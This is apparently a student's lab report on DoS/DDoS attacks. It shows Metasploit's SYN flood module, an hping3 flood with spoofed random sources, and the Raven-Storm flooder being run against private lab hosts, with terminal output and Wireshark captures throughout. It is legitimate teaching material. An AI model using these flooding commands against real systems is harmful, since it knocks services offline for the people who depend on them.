Module 10

DOS/DDOS

16.12.2025

Name : Mugdha Makarand Govilkar

Instructor : Satish Singh

INDEX

1 . Metasploit :

Metasploit is a powerful and widely used penetration testing framework that helps security professionals and ethical hackers identify, exploit, and validate vulnerabilities in systems and networks.

Step :


1. **Metasploit started in Kali Linux using msfconsole.**
2. **SYN flood module searched and found: auxiliary/dos/tcp/synflood.**
3. **Module selected and options viewed (RHOST, RPORT, INTERFACE).**
4. **Target details set (target IP and port 80).**
5. **Module executed, generating many TCP SYN packets.**
6. **Wireshark capture started on the same network interface.**
7. **Wireshark shows repeated TCP SYN packets to port 80.**
8. **No handshake completion (only SYN, no ACK).**
9. **Target resources get overloaded due to half-open connections.**
10. **This demonstrates a TCP SYN Flood (DoS) concept for learning.**


root@kali: /home/mugdha
Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try the reload command
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
=[metasploit v6.4.98-dev]
+ -- --=[2,571 exploits - 1,316 auxiliary - 1,683 payloads]
+ -- --=[433 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search synflood
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/tcp/synflood . normal No TCP SYN Flooder
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
msf > use 0
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name Current Setting Required Description
INTERFACE no The name of the interface
NUM no Number of SYNs to send (else unlimited)
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port

1.1


root@kali: /home/mugdha
Session Actions Edit View Help
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
=[metasploit v6.4.98-dev]
+ -- --=[2,571 exploits - 1,316 auxiliary - 1,683 payloads]
+ -- --=[433 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search synflood
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/tcp/synflood . normal No TCP SYN Flooder
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
msf > use 0
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name Current Setting Required Description
INTERFACE no The name of the interface
NUM no Number of SYNs to send (else unlimited)
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port
SHOST no The spoofable source address (else randomizes)
SNAPLEN 65535 yes The number of bytes to capture
SPORT no The source port (else randomizes)
TIMEOUT 500 yes The number of seconds to wait for new data
View the full module info with the info, or info -d command.
msf auxiliary(dos/tcp/synflood) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(dos/tcp/synflood) > set RHOST 192.168.0.107
RHOST => 192.168.0.107
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.107
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 192.168.0.107:80 ...

1.2


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
11815 6.437308751 70.172.90.144 192.168.0.107 TCP 54 48110 → 80 [SYN] Seq=0 Win=3906 Len=0
11816 6.437521854 70.172.90.144 192.168.0.107 TCP 54 38936 → 80 [SYN] Seq=0 Win=2881 Len=0
11817 6.437733902 70.172.90.144 192.168.0.107 TCP 54 54265 → 80 [SYN] Seq=0 Win=2547 Len=0
11818 6.437963095 70.172.90.144 192.168.0.107 TCP 54 31019 → 80 [SYN] Seq=0 Win=876 Len=0
11819 6.438174207 70.172.90.144 192.168.0.107 TCP 54 40442 → 80 [SYN] Seq=0 Win=1649 Len=0
11820 6.438384558 70.172.90.144 192.168.0.107 TCP 54 [TCP Port numbers reused] 16142 → 80 [SYN] Seq=0 Win=645 Len=0
11821 6.438596263 70.172.90.144 192.168.0.107 TCP 54 57550 → 80 [SYN] Seq=0 Win=3319 Len=0
11822 6.438808534 70.172.90.144 192.168.0.107 TCP 54 21159 → 80 [SYN] Seq=0 Win=1688 Len=0
11823 6.439036742 70.172.90.144 192.168.0.107 TCP 54 33047 → 80 [SYN] Seq=0 Win=3717 Len=0
11824 6.439265986 70.172.90.144 192.168.0.107 TCP 54 [TCP Port numbers reused] 46583 → 80 [SYN] Seq=0 Win=1883 Len=0
11825 6.439486106 70.172.90.144 192.168.0.107 TCP 54 [TCP Port numbers reused] 53803 → 80 [SYN] Seq=0 Win=482 Len=0
11826 6.439806891 70.172.90.144 192.168.0.107 TCP 54 46020 → 80 [SYN] Seq=0 Win=309 Len=0
11827 6.440044805 70.172.90.144 192.168.0.107 TCP 54 49117 → 80 [SYN] Seq=0 Win=3004 Len=0
11828 6.440258118 70.172.90.144 192.168.0.107 TCP 54 26386 → 80 [SYN] Seq=0 Win=3477 Len=0
11829 6.440469126 70.172.90.144 192.168.0.107 TCP 54 62594 → 80 [SYN] Seq=0 Win=206 Len=0
11830 6.440692648 70.172.90.144 192.168.0.107 TCP 54 57252 → 80 [SYN] Seq=0 Win=2335 Len=0
11831 6.440904142 70.172.90.144 192.168.0.107 TCP 54 11787 → 80 [SYN] Seq=0 Win=570 Len=0
11832 6.441114555 70.172.90.144 192.168.0.107 TCP 54 43007 → 80 [SYN] Seq=0 Win=2700 Len=0
11833 6.441326373 70.172.90.144 192.168.0.107 TCP 54 1086 → 80 [SYN] Seq=0 Win=2201 Len=0
11834 6.441536792 70.172.90.144 192.168.0.107 TCP 54 49630 → 80 [SYN] Seq=0 Win=1059 Len=0
11835 6.441833649 70.172.90.144 192.168.0.107 TCP 54 [TCP Port numbers reused] 2580 → 80 [SYN] Seq=0 Win=1180 Len=0
11836 6.442061203 70.172.90.144 192.168.0.107 TCP 54 31778 → 80 [SYN] Seq=0 Win=2136 Len=0
11837 6.442301227 70.172.90.144 192.168.0.107 TCP 54 9211 → 80 [SYN] Seq=0 Win=187 Len=0
Frame 1: Packet, 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
Ethernet II, Src: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18), Dst: IPv6mcast_01 (33:33:00:00:00:01)
Internet Protocol Version 6, Src: fe80::ce32:e5ff:fed4:e918, Dst: ff02::1
Internet Control Message Protocol v6
0000 33 33 00 00 00 01 cc 32 e5 d4 e9 18 86 dd 60 00
0010 00 00 00 18 3a ff fe 80 00 00 00 00 00 00 ce 32
0020 e5 ff fe d4 e9 18 ff 02 00 00 00 00 00 00 00 00
0030 00 00 00 00 00 01 86 00 03 26 40 c0 00 00 00 00
0040 00 00 00 00 00 00 01 01 cc 32 e5 d4 e9 18
Internet Control Message Protocol v6 (icmpv6), 24 bytes
Packets: 92554
Profile: Default


1.3

2 . Hping3 :

Hping3 is not a packet sniffer itself; it is a packet-crafting and traffic-generation tool that is used along with sniffing to test, analyze, or trigger network responses.

Steps :


1 . hping3 -1 192.168.157.254 --rand-source -p 80 –fast



1.1

2 . Now open wireshark to analys packets

3 . Packets are send to the target


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info
Frame 1: Packet, 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface eth0, id 0
Ethernet II, Src: Intel_7b:41:07 (70:15:fb:7b:41:07), Dst: NokiaSolutio_62:bb:01 (a0:91:ca:62:bb:01)
Internet Protocol Version 6, Src: fe80::48f3:6780:7a9e:d174, Dst: fe80::a291:caff:fe62:bb01
User Datagram Protocol, Src Port: 65059, Dst Port: 53
Domain Name System (query)
eth0: <live capture in progress>
Packets: 958
Profile: Default

1.2

3 . Raven storm :

Raven-Storm is an open-source DoS/DDoS attack tool designed for educational and stress-testing purposes. It's written in Python and allows users to simulate denial-of-service attacks on local networks or lab environments.

Steps :

1 . Traffic-generation tool opened in Kali Linux (warning/terms shown).

2 . Target IP set (192.168.1.81).

3 . Target port set to 80 (HTTP).

4 . Threads set to increase traffic speed.

5 . Run command executed, threads start sending packets.

6 . Tool shows “Thread started / Success” messages.


7 . Wireshark started on interface eth0.

8 . Wireshark captures UDP packets to target IP.


9 . High packet rate confirms flooding traffic.


root@kali: /home/mugdha/Raven-Storm
Session Actions Edit View Help
THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED.
THE USER ALONE IS RESPONSIBLE, BE IT: ABUSING RAVEN-STORM
TO FIT ILLEGAL PURPOSES OR ACCIDENTAL DAMAGE CAUSED BY RAVEN-STORM.
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS
DEFFINITIFLY POSSIBLE.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.
UDP/TCP Flood Help:
Main commands:
port :: Set the target's port.
threads :: Set the number of threads.
ip :: Set the target's IP.
web :: Target the ip of a domain.
method :: Change attack method between UPD, TCP.
sleep :: Set the time delay between each packet send.
outtxt :: Output each packets send status: enable/disable.
mute :: Do not output the connection reply.
values or ls :: Show all selected options.
run :: Start the attack.
Set Send-text:
message :: Set the packt's message.
repeat :: Repeat the target's message specific times.
mb :: Send specified amount of MB packtes to server.
get :: Define the GET Header.
agent :: Define a user agent instead of a random ones.
Stress Testing:
stress :: Enable the Stress-testing mode.
st wait :: Set the time between each stress level.
Multiple:
ips :: Set multple ips to target.
webs :: Set multple domains to target.
ports :: Attack multiple ports.
Automation:
auto start :: Set the delay before the attack should start.
auto step :: Set the delay between the next thread to activate.
auto stop :: Set the delay after the attack should stop.
L4> ip 192.168.1.81
Target: 192.168.1.81
L4> port 80
Port: 80
L4> thread 20
The command you entered does not exist.
L4> threads 20

1.1


root@kali: /home/mugdha/Raven-Storm
Session Actions Edit View Help
Stress Testing:
stress :: Enable the Stress-testing mode.
st wait :: Set the time between each stress level.
Multiple:
ips :: Set multple ips to target.
webs :: Set multple domains to target.
ports :: Attack multiple ports.
Automation:
auto start :: Set the delay before the attack should start.
auto step :: Set the delay between the next thread to activate.
auto stop :: Set the delay after the attack should stop.
L4> ip 192.168.1.81
Target: 192.168.1.81
L4> port 80
Port: 80
L4> thread 20
The command you entered does not exist.
L4> threads 20
Threads: 20
L4> run
Do you agree to the terms of use? (Y/N) y
To stop the attack press: ENTER or CRTL + C
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
Thread started!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!
Success for 192.168.1.81 with port 80!
Thread started!

1.2


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
307320 21.474549158 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307321 21.474549345 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307322 21.474549516 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307323 21.474549689 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307324 21.474549869 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307325 21.474550044 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307326 21.474550216 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307327 21.474550383 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307328 21.474550581 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307329 21.474550759 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307330 21.474550927 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307331 21.474551093 192.168.1.71 192.168.1.81 UDP 364 53402 → 80 Len=322
307332 21.474551268 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307333 21.474551456 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307334 21.474551656 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307335 21.474551819 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307336 21.474551988 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307337 21.474552178 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307338 21.474552391 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307339 21.474552569 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307340 21.474552768 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307341 21.474552935 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
307342 21.474553134 192.168.1.71 192.168.1.81 UDP 275 54121 → 80 Len=233
Frame 1: Packet, 179 bytes on wire (1432 bits), 179 bytes captured (1432 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_78:64:40 (08:00:27:78:64:40), Dst: IPv6mcast_0c (33:33:00:00:00:0c)
Internet Protocol Version 6, Src: fe80::96f:e66a:c7bc:7427, Dst: ff02::c
User Datagram Protocol, Src Port: 51392, Dst Port: 1900
Simple Service Discovery Protocol
0000 33 33 00 00 00 0c 08 00 27 78 64 40 86 dd 60 00 33 ..... 'xd@..`.
0010 00 00 00 7d 11 01 fe 80 00 00 00 00 00 00 09 6f ...} .... o
0020 e6 6a c7 bc 74 27 ff 02 00 00 00 00 00 00 00 0c .j..t'.. ....
0030 00 00 00 00 00 0c c8 c0 07 6c 00 7d 94 0e 4d 2d .... l.}..M-
0040 53 45 41 52 43 48 20 2a 20 48 54 54 50 2f 31 2e SEARCH * HTTP/1.
0050 31 0d 0a 48 6f 73 74 3a 5b 46 46 30 32 3a 3a 43 1..Host: [FF02::C
0060 5d 3a 31 39 30 30 0d 0a 53 54 3a 75 72 6e 3a 73]:1900.. ST:urn:s
0070 63 68 65 6d 61 73 2d 75 70 6e 70 2d 6f 72 67 3a chemas-u pnp-org:
0080 64 65 76 69 63 65 3a 4d 65 64 69 61 53 65 72 76 device:M ediaServ
